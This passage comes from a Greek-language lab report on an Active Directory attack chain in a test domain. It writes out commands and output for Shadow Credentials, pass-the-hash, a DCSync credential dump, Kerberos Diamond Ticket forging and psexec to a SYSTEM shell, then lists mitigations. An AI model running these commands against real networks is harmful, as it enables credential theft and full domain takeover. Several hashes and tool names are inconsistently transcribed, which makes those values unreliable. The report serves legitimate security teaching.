- **-u 'svc-deploy@MARVEL.local'**: Ορίζει την ταυτότητα του επιτιθέμενου λογαριασμού σε μορφή UPN (User Principal Name).
- **-p 'Labpass!'**: Παρέχει τον κωδικό πρόσβασης του επιτιθέμενου λογαριασμού.
- **-account 'backupsvc'**: Ορίζει τον λογαριασμό-στόχο (Λογαριασμός Υ) στον οποίου το attribute msDS-KeyCredentialLink εγγράφεται το Key Credential.
- **-dc-ip 192.168.110.133**: Ορίζει τον Domain Controller προς τον οποίο απευθύνονται οι αιτήσεις Kerberos.

Η επίθεση ολοκληρώθηκε επιτυχώς και απέδωσε το NT hash του λογαριασμού backupsvc: **ed6a3347c54ad7ab28851e9dd0d7bcf3**. Με την ανάκτηση των διαπιστευτηρίων του Λογαριασμού Υ ολοκληρώθηκε το τρίτο ζητούμενο.

```
(kali@kali)-[~]
$ certipy shadow auto -u 'svc-deploy@MARVEL.local' -p 'Labpass!' -account 'backupsvc' -dc-ip 192.168.110.133

Certipy v5.1.0 - by Oliver Lyak (lyak)

[*] Targeting user 'backupsvc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '233bdbf8968342cf86fd24b907b16d63'
[*] Adding Key Credential with device ID '233bdbf8968342cf86fd24b907b16d63' to the Key Credentials for 'backupsvc'
[*] Successfully added Key Credential with device ID '233bdbf8968342cf86fd24b907b16d63' to the Key Credentials for 'backupsvc'
[*] Authenticating as 'backupsvc' with the certificate
[*] Certificate identities:
[*]   No identities found in this certificate
[*] Using principal: 'backupsvc@marvel.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'backupsvc.ccache'
[*] Wrote credential cache to 'backupsvc.ccache'
[*] Trying to retrieve NT hash for 'backupsvc'
[*] Restoring the old Key Credentials for 'backupsvc'
[*] Successfully restored the old Key Credentials for 'backupsvc'
[*] NT hash for 'backupsvc': wd6a3347c54ad7ab28851e9dd8d7bcf1

(kali@kali)-[~]
```

## Βήμα 4

Με το NT hash του backupsvc πραγματοποιήθηκε αναγνώριση μέσω της τεχνικής Pass-the-Hash (PtH). Η τεχνική αυτή αξιοποιεί απευθείας το NTLM hash ενός λογαριασμού για την αυθεντικοποίηση, χωρίς να απαιτείται ο κωδικός πρόσβασης σε καθαρό κείμενο. Σκοπός ήταν να αποτιμηθούν τα δικαιώματα του Λογαριασμού Υ στο domain. Εκτελέσαμε την εντολή: **nxc smb 192.168.110.133 -u 'backupsvc' -H 'ed6a3347c54ad7ab28851e9dd0d7bcf3' --shares**. Ανάλυση παραμέτρων:

- **-u 'backupsvc':** Ορίζει τον λογαριασμό-θύμα (Λογαριασμός Y) που παραβιάστηκε στο προηγούμενο βήμα.
- **-H 'ed6a3347c54ad7ab28851e9dd0d7bcf3':** Παρέχει το NT hash του λογαριασμού αντί για κωδικό πρόσβασης, υλοποιώντας την τεχνική Pass-the-Hash.
- **--shares:** Απαριθμεί τους κοινόχρηστους πόρους και τα δικαιώματα του λογαριασμού σε αυτούς.

Η αναγνώριση επιβεβαίωσε ότι ο λογαριασμός διαθέτει πρόσβαση ανάγνωσης σε πλήθος shares, μεταξύ των οποίων τα IT-Share και sharedfiles. Η κρίσιμη ιδιότητα του backupsvc, δηλαδή η κατοχή δικαιωμάτων αναπαραγωγής καταλόγου (Replication/DCSync) στο domain, επιβεβαιώθηκε εμπράκτως στο επόμενο στάδιο, όπου η αίτηση αναπαραγωγής προς τον Domain Controller ολοκληρώθηκε επιτυχώς. Με τον τρόπο αυτό τεκμηριώθηκε ότι ο Λογαριασμός Υ είναι σε θέση να εκτελέσει επίθεση DCSync, ολοκληρώνοντας το τέταρτο ζητούμενο.

[illegible]

## Βήμα 5

Η επίθεση DCSync εκμεταλλεύεται το πρωτόκολλο αναπαραγωγής καταλόγου (MS-DRSR/DRSUAPI) που χρησιμοποιούν οι Domain Controllers για να συγχρονίζουν τα δεδομένα τους. Ένας λογαριασμός που διαθέτει τα εκτεταμένα δικαιώματα DS-Replication-Get-Changes και DS-Replication-Get-Changes-All μπορεί να προσποιηθεί έναν νόμιμο Domain Controller και να ζητήσει την αναπαραγωγή του κρυπτογραφικού υλικού των λογαριασμών, χωρίς να εκτελέσει κώδικα στον ίδιο τον στόχο. Η εξαγωγή του NT hash και των κλειδιών Kerberos του λογαριασμού krbtgt αποτελεί τον απώτερο σκοπό, καθώς το υλικό αυτό επιτρέπει την πλαστογράφηση εισιτηρίων Kerberos (Golden/Diamond Ticket). Ως αντίμετρα προτείνονται ο αυστηρός περιορισμός των δικαιωμάτων αναπαραγωγής στους πραγματικούς Domain Controllers και η παρακολούθηση των αιτήσεων DRSUAPI από μη αναμενόμενες πηγές.

### Υλοποίηση

Η επίθεση εκτελέστηκε με το εργαλείο `impacket-secretsdump`, αξιοποιώντας τα δικαιώματα αναπαραγωγής του λογαριασμού `backupsvc`. Εκτελέσαμε την εντολή: **`impacket-secretsdump -hashes 'ed6a3347c54ad7ab28851e9dd0d7bcf3' 'MARVEL.local/backupsvc@192.168.110.133'`**. Ανάλυση παραμέτρων:

- **`impacket-secretsdump`**: Εξάγει διαπιστευτήρια από το τοπικό SAM, τη LSA και, απομακρυσμένα, από τη βάση NTDS.dit μέσω του πρωτοκόλλου DRSUAPI, υλοποιώντας την επίθεση DCSync (εργαλείο της σουίτας Impacket).
- **`-hashes 'ed6a3347c54ad7ab28851e9dd0d7bcf3'`**: Παρέχει το ζεύγος hash στη μορφή LMHASH:NTHASH (με κενό το LM μέρος) για αυθεντικοποίηση Pass-the-Hash με τα διαπιστευτήρια του `backupsvc`.
- **`'MARVEL.local/backupsvc@192.168.110.133'`**: Ορίζει τον λογαριασμό και τον Domain Controller προς τον οποίο εκτελείται η αναπαραγωγή (μορφή `domain/username@target`).

Η επίθεση απέδωσε πλήρες αντίγραφο του κρυπτογραφικού υλικού του domain, αποδεικνύοντας έμπρακτα ότι ο `backupsvc` διαθέτει τα απαιτούμενα δικαιώματα αναπαραγωγής. Τα κρίσιμότερα στοιχεία που εξήχθησαν είναι:

- **Krbtgt-NT hash**: `a0ac4894af0ca586990d3f2329f64c64`
- **Krbtgt-κλειδί AES256**:  
`b9e6ec6c36526c6c15fbb71e3ae9d4338d93f957f584516ed303991694582d23`
- **victim – NT hash**: `6a902abd0fe5ca0e8c2b9496af9129c4`

- **Administrator-NT hash:** 3f83cb43ca94c24d0505150063ecf6bd

```
(kali@kali)-[~]
$ impacket-secretsdump -hashes 'ed6a3347c54ed7ab28851e9dd0d7bcf3' 'MARVEL.local/backupsvc@192.168.110.133'

Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3f83cb43ca94c24d0505150063ecf6bd::
quest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae911b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a0ac4894af0ca586990d3f2320f64c64:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae911b73c59d7e0c089c0:::
MARVEL.local\victim:1606:aad3b435b51404eeaad3b435b51404ee:6a902abd0fe5ca0e8c2b9496af9129c4:::
MARVEL.local\student:2102:aad3b435b51404eeaad3b435b51404ee:eab4556003a83e179a149ce6583e097f:::
MARVEL.local\svc-deploy:2103:aad3b435b51404eeaad3b435b51404ee:771c0b22a90a096f8429e1f44526a7eb:::
marvel.local\backupsvc:2104:aad3b435b51404eeaad3b435b51404ee:ed6a3347c54ed7ab28851e9dd0d7bcf3:::
DC$:1001:aad3b435b51404eeaad3b435b51404ee:b6c2a8d93a58d76ff7722d3cd37b69f:::
WS01$:1104:aad3b435b51404eeaad3b435b51404ee:2849f0f37973916c5709c692c0fa3731:::
WS02$:1103:aad3b435b51404eeaad3b435b51404ee:a3213db23f66ed977009a3286ca055f1:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:9576b8274e5ea1273ba6abc4ba4ac60ce81e202ca31bba5f1b709530298f1514
Administrator:aes128-cts-hmac-sha1-96:4e1f3d90d3ddfbd631b0dd906bc73a5
Administrator:des-cbc-md5:f2da8adf02e604cb
krbtgt:aes256-cts-hmac-sha1-96:b906ec8c36526c6c15fbb71e3ae9d4338d93f957f584516ed303991694583d23
krbtgt:aes128-cts-hmac-sha1-96:8e2d20ff79b4257c7d10fdeaf513d87c
krbtgt:des-cbc-md5:eac2b07a8cb594a4
MARVEL.local\victim:aes256-cts-hmac-sha1-96:8946b20a02b1de7b83a70564ffb2e791981e1342fe8e05c80d55ce8cb5828920
MARVEL.local\victim:aes128-cts-hmac-sha1-96:fe5ee3dfa5ccca6c0625461e0569c935
MARVEL.local\victim:des-cbc-md5:38519e7fd95eda61
MARVEL.local\student:aes256-cts-hmac-sha1-96:cfe0e7de40977f3408420ac0f85229eca001cf263714bbdd86642657b75625500
MARVEL.local\student:aes128-cts-hmac-sha1-96:6d721468efe9ebe812b295ae25e78780
MARVEL.local\student:des-cbc-md5:409bc410f2680d9e
MARVEL.local\svc-deploy:aes256-cts-hmac-sha1-96:5dd842dd72e7a3df78d1faab7fb151a3a373a285788f97d892368eec8f54299b
MARVEL.local\svc-deploy:aes128-cts-hmac-sha1-96:c47c03df56a1a8ced12fdd1e2d17f595
MARVEL.local\svc-deploy:des-cbc-md5:dc7c5da40743c449
marvel.local\backupsvc:aes256-cts-hmac-sha1-96:0d9ed779e95f1e852e850d16f1e6aa390973fc5cf6a489f4638a3631e2ea7ab
marvel.local\backupsvc:aes128-cts-hmac-sha1-96:fa4e1df83c34235471dd8de850d47486
marvel.local\backupsvc:des-cbc-md5:1c34195da86b38e0
DC$:aes256-cts-hmac-sha1-96:c60f6ba4181b4b7bc7d8ab473badc80920bb3461d7a036f1731225c91ed0124f
DC$:aes128-cts-hmac-sha1-96:c94af9c06cd78e7a537306e4c64c229d
DC$:des-cbc-md5:fe1faee3bf7a7379
WS01$:aes256-cts-hmac-sha1-96:db6c00015c9392a2a541231d70f338be9efde45c504202412d9002df9bbacbb
```

Με την εξαγωγή του υλικού του λογαριασμού krbtgt ολοκληρώθηκε το πέμπτο ζητούμενο.

## Βήμα 6

Το Diamond Ticket αποτελεί εξέλιξη του Golden Ticket και στηρίζεται στην κατοχή του κρυπτογραφικού κλειδιού του λογαριασμού krbtgt, ο οποίος υπογράφει και κρυπτογραφεί όλα τα Kerberos εισιτήρια του domain. Αντί να κατασκευάζει ένα εξ ολοκλήρου πλαστό εισιτήριο εκτός δικτύου, η τεχνική ζητά πρώτα ένα νόμιμο TGT για έναν υπαρκτό λογαριασμό, το αποκρυπτογραφεί με το κλειδί του krbtgt, τροποποιεί το περιεχόμενο του πιστοποιητικού προνομίων (PAC) ώστε να αποδώσει υψηλά δικαιώματα, και τέλος το κρυπτογραφεί εκ νέου.

## Προϋποθέσεις

Γνώση του κλειδιού του krbtgt (NT hash ή, για σύγχρονη κρυπτογράφηση, κλειδί AES256), έγκυρα διαπιστευτήρια ενός υπαρκτού λογαριασμού για την αίτηση του βασικού TGT, καθώς και τα αναγνωριστικά του domain (Domain SID και RID του λογαριασμού προς υποδύση).

## Διαφορά από το Golden Ticket

Το Golden Ticket είναι πλήρως συνθετικό και συχνά εμφανίζει ανωμαλίες σε πεδία του PAC ή στους χρόνους ζωής, καθιστάμενο ανιχνεύσιμο. Αντιθέτως, το Diamond Ticket βασίζεται σε ένα γνήσιο εισιτήριο που εξέδωσε ο ίδιος ο Domain Controller, με αποτέλεσμα τα περισσότερα πεδία του να είναι έγκυρα και η επίθεση να είναι σημαντικά ανθεκτικότερη σε μηχανισμούς ανίχνευσης (OpSec).

## Επιπτώσεις και αντίμετρα

Η τεχνική παρέχει τη δυνατότητα υποδύσης οποιουδήποτε λογαριασμού του domain, συμπεριλαμβανομένων των διαχειριστών, και ισοδυναμεί με πλήρη παραβίαση του domain, η οποία διατηρείται έως ότου ανανεωθεί δύο φορές ο κωδικός του krbtgt. Ως αντίμετρα προτείνονται η διπλή περιοδική ανανέωση του κωδικού του krbtgt, η εφαρμογή μοντέλου διαβαθμισμένης διαχείρισης (tiered administration) και η παρακολούθηση ανώμαλης δραστηριότητας Kerberos.

## Υλοποίηση

Για την πλαστογράφηση χρησιμοποιήθηκε το module `auxiliary/admin/kerberos/forged_ticket` του Metasploit Framework, το οποίο υποστηρίζει την ενέργεια `FORGE_DIAMOND`. Αρχικά εντοπίστηκε και φορτώθηκε το module. Εκτελέστηκαν οι εντολές: **search forged\_ticket** και **use auxiliary/admin/kerberos/forged\_ticket**. Ανάλυση παραμέτρων:

- **search forged\_ticket**: Αναζητεί στο Metasploit τα διαθέσιμα modules που σχετίζονται με την πλαστογράφηση εισιτηρίων Kerberos.



- **use auxiliary/admin/kerberos/forged\_ticket**: Φορτώνει το επιλεγμένο auxiliary module, το οποίο υλοποιεί τη δημιουργία Golden, Silver και Diamond εισιτηρίων.

```
msf > search printnightmare

Matching Modules



| # | Name                                                | Disclosure Date | Rank   | Check | Description                        |
|---|-----------------------------------------------------|-----------------|--------|-------|------------------------------------|
| 0 | exploit/windows/dcerpc/cve_2021_1675_printnightmare | 2021-06-08      | normal | Yes   | Print Spooler Remote DLL Injection |



Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/dcerpc/cve_2021_1675_printnightmare

msf > search forged_ticket

Matching Modules



| # | Name                                   | Disclosure Date | Rank   | Check | Description                                            |
|---|----------------------------------------|-----------------|--------|-------|--------------------------------------------------------|
| 0 | auxiliary/admin/kerberos/forged_ticket | -               | normal | No    | Kerberos Silver/Golden/Diamond/Sapphire Ticket Forging |
| 1 | \ action: FORGE_DIAMOND                | -               | -      | -     | Forge a Diamond Ticket                                 |
| 2 | \ action: FORGE_GOLDEN                 | -               | -      | -     | Forge a Golden Ticket                                  |
| 3 | \ action: FORGE_SAPPHIRE               | -               | -      | -     | Forge a Sapphire Ticket                                |
| 4 | \ action: FORGE_SILVER                 | -               | -      | -     | Forge a Silver Ticket                                  |
| 5 | \ AKA: Ticketer                        | -               | -      | -     | -                                                      |
| 6 | \ AKA: Alist                           | -               | -      | -     | -                                                      |



Interact with a module by name or index. For example info 0, use 0 or use auxiliary/admin/kerberos/forged_ticket

msf > 
```

Στη συνέχεια ορίστηκαν οι παράμετροι της επίθεσης:

**set ACTION FORGE\_DIAMOND**

**set DOMAIN MARVEL.LOCAL**

**set USER victim**

**set USER\_RID 1606**

**set AES\_KEY b9e6ec6c36526c6c15fbb71e3ae9d4338d93f957f584516ed303991694582d23**

**set REQUEST\_USER backupsvc**

**set RHOSTS 192.168.110.133**

*Ανάλυση παραμέτρων:*

- **ACTION FORGE\_DIAMOND**: Καθορίζει τον τύπο του εισιτηρίου που θα δημιουργηθεί, εν προκειμένω Diamond Ticket.
- **DOMAIN MARVEL.LOCAL**: Ορίζει το domain για το οποίο εκδίδεται το εισιτήριο.
- **USER victim**: Ορίζει τον λογαριασμό τον οποίο θα υποδυθεί το πλαστογραφημένο εισιτήριο.
- **USER\_RID 1606**: Ορίζει το σχετικό αναγνωριστικό (RID) του λογαριασμού victim, όπως προέκυψε από το dump του προηγούμενου βήματος (victim:1606).
- **AES\_KEY b9e6ec6c...582d23**: Παρέχει το κλειδί AES256 του krbtgt, με το οποίο κρυπτογραφείται εκ νέου το εισιτήριο ώστε να γίνει αποδεκτό από τον Domain Controller.
- **REQUEST\_USER backupsvc**: Ορίζει τον υπαρκτό λογαριασμό που χρησιμοποιείται για την αίτηση του νόμιμου βασικού TGT, το οποίο στη συνέχεια τροποποιείται.
- **RHOSTS 192.168.110.133**: Ορίζει τον Domain Controller προς τον οποίο υποβάλλεται η αίτηση.



```
msf exploit(windows/dcerpc/cve_2021_3879_printnightmare) > use auxiliary/admin/kerberos/forg_ticket
[*] Setting default action FORGE_SILVER - view all 4 actions with the show actions command
msf auxiliary(admin/kerberos/forg_ticket) > show options

Module options (auxiliary/admin/kerberos/forg_ticket):
```

| Name       | Current Setting | Required | Description                                                                       |
|------------|-----------------|----------|-----------------------------------------------------------------------------------|
| AES_KEY    |                 | no       | The krbtgt/service AES key                                                        |
| DOMAIN     |                 | yes      | The Domain (upper case) Ex: DEMO.LOCAL                                            |
| EXTRA_SIDS |                 | no       | Extra sids separated by commas, Ex: 5-1-5-21-1755879683-3641577184-3486455962-519 |
| NTHASH     |                 | no       | The krbtgt/service nthash                                                         |
| USER       |                 | yes      | The Domain User to forge the ticket for                                           |

```

When ACTION is FORGE_SILVER:
  Name      Current Setting  Required  Description
  ---      -
  SPN        no                no        The Service Principal Name (Only used for silver ticket)

When ACTION is one of FORGE_DIAMOND, FORGE_SAPPHIRE:
  Name      Current Setting  Required  Description
  ---      -
  REQUEST_PASSWORD no                no        The user's password, used to retrieve a base ticket
  REQUEST_USER   no                no        The user to request a ticket for, to base the forged ticket on
  RHGSTS        no                no        The address of the KDC
  RPORT         88                no        The KDC server's port
  Timeout       10                no        The TCP timeout to establish Kerberos connection and read data

When ACTION is one of FORGE_SILVER, FORGE_GOLDEN, FORGE_DIAMOND:
  Name      Current Setting  Required  Description
  ---      -
  USER_RID  500              yes       The Domain User's relative identifier (RID)

When ACTION is one of FORGE_SILVER, FORGE_GOLDEN:
  Name      Current Setting  Required  Description
  ---      -

```

Κατά την αίτηση του βασικού TGT, το συγκεκριμένο module επέστρεψε σφάλμα προ-αυθεντικοποίησης (KDC\_ERR\_PREAUTH\_FAILED), καθώς ο χειρισμός των διαπιστευτηρίων του αιτούντος λογαριασμού στην παράμετρο REQUEST\_PASSWORD δεν ολοκληρώθηκε ομαλά στο συγκεκριμένο περιβάλλον (το πεδίο αναμένει κωδικό σε καθαρό κείμενο). Συνεπώς, η πλαστογράφηση του Diamond Ticket μέσω Metasploit καταγράφεται ως απόπειρα που δεν ολοκληρώθηκε επιτυχώς. Καθώς ωστόσο το πλήρες κρυπτογραφικό υλικό του domain είχε ήδη εξαχθεί μέσω της επίθεσης DCSync, ο τελικός στόχος επιτεύχθηκε αξιοποιώντας το NT hash του λογαριασμού Administrator, όπως περιγράφεται στο επόμενο βήμα.

```
msf auxiliary(admin/kerberos/forg_ticket) > unset NTHASH
Unsetting NTHASH...
msf auxiliary(admin/kerberos/forg_ticket) > set AES_KEY b9e6ec6c36526c6c15fbb71e3ae9d4338d93f957f584516ed303991694582d23
AES_KEY => b9e6ec6c36526c6c15fbb71e3ae9d4338d93f957f584516ed303991694582d23
msf auxiliary(admin/kerberos/forg_ticket) > run
[*] Running module against 192.168.110.133
[*] Auxiliary aborted due to failure: unexpected-reply: Requesting TGT failed: Kerberos Error - KDC_ERR_PREAUTH_FAILED (24) - Pre-authentication information was invalid
[*] Auxiliary module execution completed
msf auxiliary(admin/kerberos/forg_ticket) >
```

## Ορθή ολοκλήρωση της τεχνικής Diamond Ticket (μεθοδολογική ανάλυση)

Το σφάλμα KDC\_ERR\_PREAUTH\_FAILED που επέστρεψε το module forge\_ticket του Metasploit εντοπίζεται στη φάση αίτησης του βασικού (base) TGT και όχι στην ίδια τη λογική πλαστογράφησης του εισιτηρίου. Συγκεκριμένα, η ενέργεια FORGE\_DIAMOND απαιτεί πρώτα την απόκτηση ενός νόμιμου TGT για υπαρκτό λογαριασμό (παράμετροι REQUEST\_USER / REQUEST\_PASSWORD)· ο χειρισμός του password σε αυτή την υλοποίηση δεν ολοκληρώνει ομαλά την προ-αυθεντικοποίηση Kerberos στο συγκεκριμένο περιβάλλον, με αποτέλεσμα να μην

αποκτάται ποτέ το base ticket επί του οποίου θα εφαρμοζόταν η τροποποίηση του PAC. Το πρόβλημα είναι, επομένως, εργαλειώδες (tool-specific) και όχι θεμελιώδες: το κρυπτογραφικό υλικό του krbtgt (κλειδί AES256) που εξήχθη μέσω DCSync είναι έγκυρο και επαρκές για την επίθεση.

Ο ενδεδειγμένος τρόπος ολοκλήρωσης του βήματος, ανεξάρτητα από το Metasploit, είναι το εργαλείο `impacket-ticketer` με την επιλογή `-request`, η οποία υλοποιεί τη γνήσια λογική του Diamond Ticket σε αντιδιαστολή με ένα πλήρως offline (Golden) εισιτήριο. Η διαδικασία που θα ακολουθούσε είναι:

1. **Αίτηση νόμιμου base TGT** για έναν υπαρκτό λογαριασμό του domain (π.χ. `svc-deploy`), τον οποίο κατέχουμε ήδη σε cleartext (Labpass!). Αυτό είναι και το βήμα που απέτυχε στο Metasploit, αλλά υποστηρίζεται ομαλά από το `impacket-ticketer -request`.
2. **Αποκρυπτογράφηση του TGT** με το κλειδί AES256 του `krbtgt` (`b9e6ec6c36526c6c15fbb71e3ae9d4338d93f957f584516ed303991694582d23`).
3. **Τροποποίηση του PAC** ώστε να αποδώσει την ταυτότητα και τα group memberships προνομιούχου λογαριασμού — εν προκειμένω του Administrator (RID 500), με ένταξη στις ομάδες Domain Admins (512), Enterprise Admins (519) κ.λπ.
4. **Επανακρυπτογράφηση** του τροποποιημένου εισιτηρίου με το ίδιο κλειδί `krbtgt`, ώστε να γίνεται αποδεκτό από τον Domain Controller ως γνήσιο.

Η αντίστοιχη εντολή έχει τη μορφή:

```
impacket-ticketer -request \  
-user svc-deploy -password 'Labpass!' \  
-domain MARVEL.local \  
-domain-sid S-1-5-21-1715203879-2720366066-1195210097 \  
-aesKey b9e6ec6c36526c6c15fbb71e3ae9d4338d93f957f584516ed303991694582d23 \  
-user-id 500 -groups 512,513,518,519,520 \  
Administrator
```

Το παραγόμενο ticket (`Administrator.ccache`) θα οριζόταν ως ενεργό μέσω της μεταβλητής περιβάλλοντος `KRB5CCNAME` και θα χρησιμοποιούνταν με `impacket-psexec -k -no-pass` για αυθεντικοποίηση Kerberos (pass-the-ticket) στον Domain Controller. Αυτό αποτελεί την «καθαρή» ολοκλήρωση του σεναρίου, καθώς η απόκτηση του SYSTEM shell θα προέκυπτε αποκλειστικά από το πλαστογραφημένο Kerberos εισιτήριο και όχι από εναλλακτικό μονοπάτι NTLM.

Στην παρούσα υλοποίηση, λόγω του εργαλειακού περιορισμού του Metasploit, ο τελικός στόχος (SYSTEM shell) επιτεύχθηκε εναλλακτικά μέσω Pass-the-Hash με το NT hash του Administrator, όπως περιγράφεται στο Βήμα 7. Επισημαίνεται ότι, σε πραγματικές συνθήκες, η τεχνική Pass-the-Hash αποτελεί ισοδύναμα αποτελεσματικό μονοπάτι κλιμάκωσης· η ανωτέρω μεθοδολογία Diamond Ticket παρατίθεται ως η ενδεδειγμένη προσέγγιση για την πλήρη κάλυψη του Kerberos-based σκέλους της εκφώνησης.

## Βήμα 7

Για την απόκτηση διαδραστικού κελύφους με δικαιώματα συστήματος αξιοποιήθηκε το εργαλείο `impacket-psexec` με την τεχνική Pass-the-Hash. Αρχικά επιχειρήθηκε η σύνδεση με το NT hash του λογαριασμού `victim` (Λογαριασμός Y). Εκτελέσαμε την εντολή: `impacket-psexec -hashes ':6a902abd0fe5ca0e8c2b9496af9129c4' 'MARVEL.local/victim@192.168.110.133'`. Ανάλυση παραμέτρων:

- **impacket-psexec**: Επιτυγχάνει απομακρυσμένη εκτέλεση κώδικα μέσω SMB, δημιουργώντας προσωρινά μια υπηρεσία στον στόχο (αντίστοιχο του PsExec της Sysinternals).
- **-hashes ':6a902abd0fe5ca0e8c2b9496af9129c4'**: Παρέχει το NT hash του λογαριασμού `victim` για αυθεντικοποίηση Pass-the-Hash.
- **'MARVEL.local/victim@192.168.110.133'**: Ορίζει τον στόχο και τον λογαριασμό σύνδεσης (μορφή `domain/username@target`).

Η απόπειρα απέτυχε με το μήνυμα `share is not writable`, καθώς ο λογαριασμός `victim` δεν ανήκει στην ομάδα των τοπικών διαχειριστών του Domain Controller και επομένως δεν διαθέτει δικαίωμα εγγραφής στα διαχειριστικά shares (`ADMIN$` / `C$`) που απαιτούνται για τη μεταφόρτωση του εκτελέσιμου της υπηρεσίας. Το αποτέλεσμα αυτό επιβεβαιώνει τη σχετική παρατήρηση της εκφώνησης.

```
(kali@kali)-[~]
$ impacket-psexec -hashes ':6a902abd0fe5ca0e8c2b9496af9129c4' 'MARVEL.local/victim@192.168.110.133'

Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.110.133.....
[-] share 'ADMIN$' is not writable.
[-] share 'C$' is not writable.
[-] share 'IT-Share' is not writable.
[-] share 'NETLOGON' is not writable.
[-] share 'sharedfiles' is not writable.
[-] share 'SYSVOL' is not writable.

(kali@kali)-[~]
$
```

Στη συνέχεια αξιοποιήθηκε το NT hash του λογαριασμού `Administrator`, το οποίο είχε εξαχθεί μέσω της επίθεσης `DCSync`. Εκτελέσαμε την εντολή: `impacket-psexec -hashes ':3f83cb43ca94c24d0505150063ecf6bd' 'MARVEL.local/Administrator@192.168.110.133'`. Ανάλυση παραμέτρων:

- **-hashes '3f83cb43ca94c24d0505150063ecf6bd'**: Παρέχει το NT hash του λογαριασμού Administrator, ο οποίος διαθέτει πλήρη διαχειριστικά δικαιώματα στον Domain Controller.
- **'MARVEL.local/Administrator@192.168.110.133'**: Ορίζει τον στόχο με τον προνομιούχο λογαριασμό Administrator.

Η εκτέλεση ολοκληρώθηκε επιτυχώς. Το εργαλείο εντόπισε εγγράψιμο το share ADMIN\$, μεταφόρτωσε το εκτελέσιμο της υπηρεσίας, δημιούργησε την απομακρυσμένη υπηρεσία και απέδωσε διαδραστικό Windows Command Prompt στον Domain Controller.

```
(kali@kali)~$ impacket-psexec -hashes '3f83cb43ca94c24d0505150063ecf6bd' 'MARVEL.local/Administrator@192.168.110.133'
```

Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

```
[*] Requesting shares on 192.168.110.133.....
[*] Found writable share ADMIN$
[*] Uploading file YLcggGHJ.exe
[*] Opening SVCManager on 192.168.110.133.....
[*] Creating service qyzk on 192.168.110.133.....
[*] Starting service qyzk.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Η εκτέλεση της εντολής whoami εντός του κελύφους επιβεβαίωσε την απόκτηση των ανώτατων δικαιωμάτων του συστήματος (nt authority\system), ολοκληρώνοντας τον τελικό στόχο της εργασίας. Εκτελέσαμε την εντολή: **whoami**.

```
C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```

## Μέτρα Προστασίας (Mitigations)

Η αλυσίδα επίθεσης που παρουσιάστηκε δεν βασίστηκε σε ευπάθεια λογισμικού, αλλά στη συσσώρευση εσφαλμένων διαμορφώσεων και υπερβολικά εκχωρημένων δικαιωμάτων. Ακολουθούν τα ενδεδειγμένα αντίμετρα ανά στάδιο της αλυσίδας.

### Εκτεθειμένα διαπιστευτήρια σε shares/scripts (Βήμα 1)

Αποφυγή αποθήκευσης κωδικών σε αρχεία απλού κειμένου (hardcoded credentials). Χρήση

Group Managed Service Accounts (gMSA), όπου οι κωδικοί των λογαριασμών υπηρεσίας διαχειρίζονται αυτόματα από το ίδιο το AD, ή αξιοποίηση θησαυροφυλακίων κωδικών (credential vaults). Εφαρμογή της αρχής των ελαχίστων προνομίων στα δικαιώματα ανάγνωσης των κοινόχρηστων πόρων, ώστε ευαίσθητα αρχεία να μην είναι προσβάσιμα από απλούς domain users.

### **Shadow Credentials (Βήματα 2-3)**

Τακτικός έλεγχος (audit) των ACLs στο attribute msDS-KeyCredentialLink και παρακολούθηση των τροποποιήσεων του. Εφαρμογή της αρχής των ελαχίστων προνομίων, ώστε κανένας μη προνομιούχος λογαριασμός να μη διαθέτει δικαίωμα εγγραφής (WriteProperty/GenericWrite/GenericAll) σε αντικείμενα άλλων λογαριασμών. Τακτικός έλεγχος των μελών των ομάδων Key Admins και Enterprise Key Admins, καθώς και ένταξη των κρίσιμων λογαριασμών στην ομάδα Protected Users.

### **DCSync (Βήματα 4-5)**

Αυστηρός περιορισμός των δικαιωμάτων αναπαραγωγής (DS-Replication-Get-Changes και DS-Replication-Get-Changes-All) αποκλειστικά στους πραγματικούς Domain Controllers. Παρακολούθηση και καταγραφή αιτημάτων DRSUAPI που προέρχονται από μη-DC hosts, τα οποία αποτελούν ισχυρή ένδειξη επίθεσης DCSync σε εξέλιξη.

### **Diamond/Golden Ticket (Βήματα 6-7)**

Περιοδική εναλλαγή (rotation) του κωδικού του λογαριασμού krbtgt - και μάλιστα δύο διαδοχικές φορές, καθώς η μονή αλλαγή διατηρεί σε ισχύ το προηγούμενο κλειδί. Εφαρμογή μοντέλου διαβαθμισμένης διαχείρισης (Tiered Administration) για την προστασία των προνομιούχων λογαριασμών. Παρακολούθηση ανώμαλης δραστηριότητας Kerberos, όπως εισιτήρια με ασυνήθιστη διάρκεια ζωής ή αναντιστοιχίες στα πεδία του PAC.

## **Συμπέρασμα**

Στο πλαίσιο της εργασίας υλοποιήθηκε και τεκμηριώθηκε μια ολοκληρωμένη αλυσίδα επιθέσεων σε περιβάλλον Active Directory, με τελικό αποτέλεσμα την απόκτηση δικαιωμάτων NT AUTHORITY\SYSTEM στον Domain Controller. Η διαδρομή της επίθεσης συνοψίζεται ως εξής:

- **Αναγνώριση (βήματα 1-2):** Με αφετηρία τον χρήστη student εντοπίστηκαν, μέσω εκτεθειμένου PowerShell script, τα διαπιστευτήρια του λογαριασμού υπηρεσίας svc-deploy (Λογαριασμός X) και, εν συνεχεία, ο λογαριασμός backupsvc ως στόχος της επίθεσης Shadow Credentials (Λογαριασμός Y).
- **Shadow Credentials (βήμα 3):** Με χρήση του certipy-ad ανακτήθηκε το NT hash του backupsvc, παρακάμπτοντας τον έλεγχο ταυτότητας μέσω PKINIT.
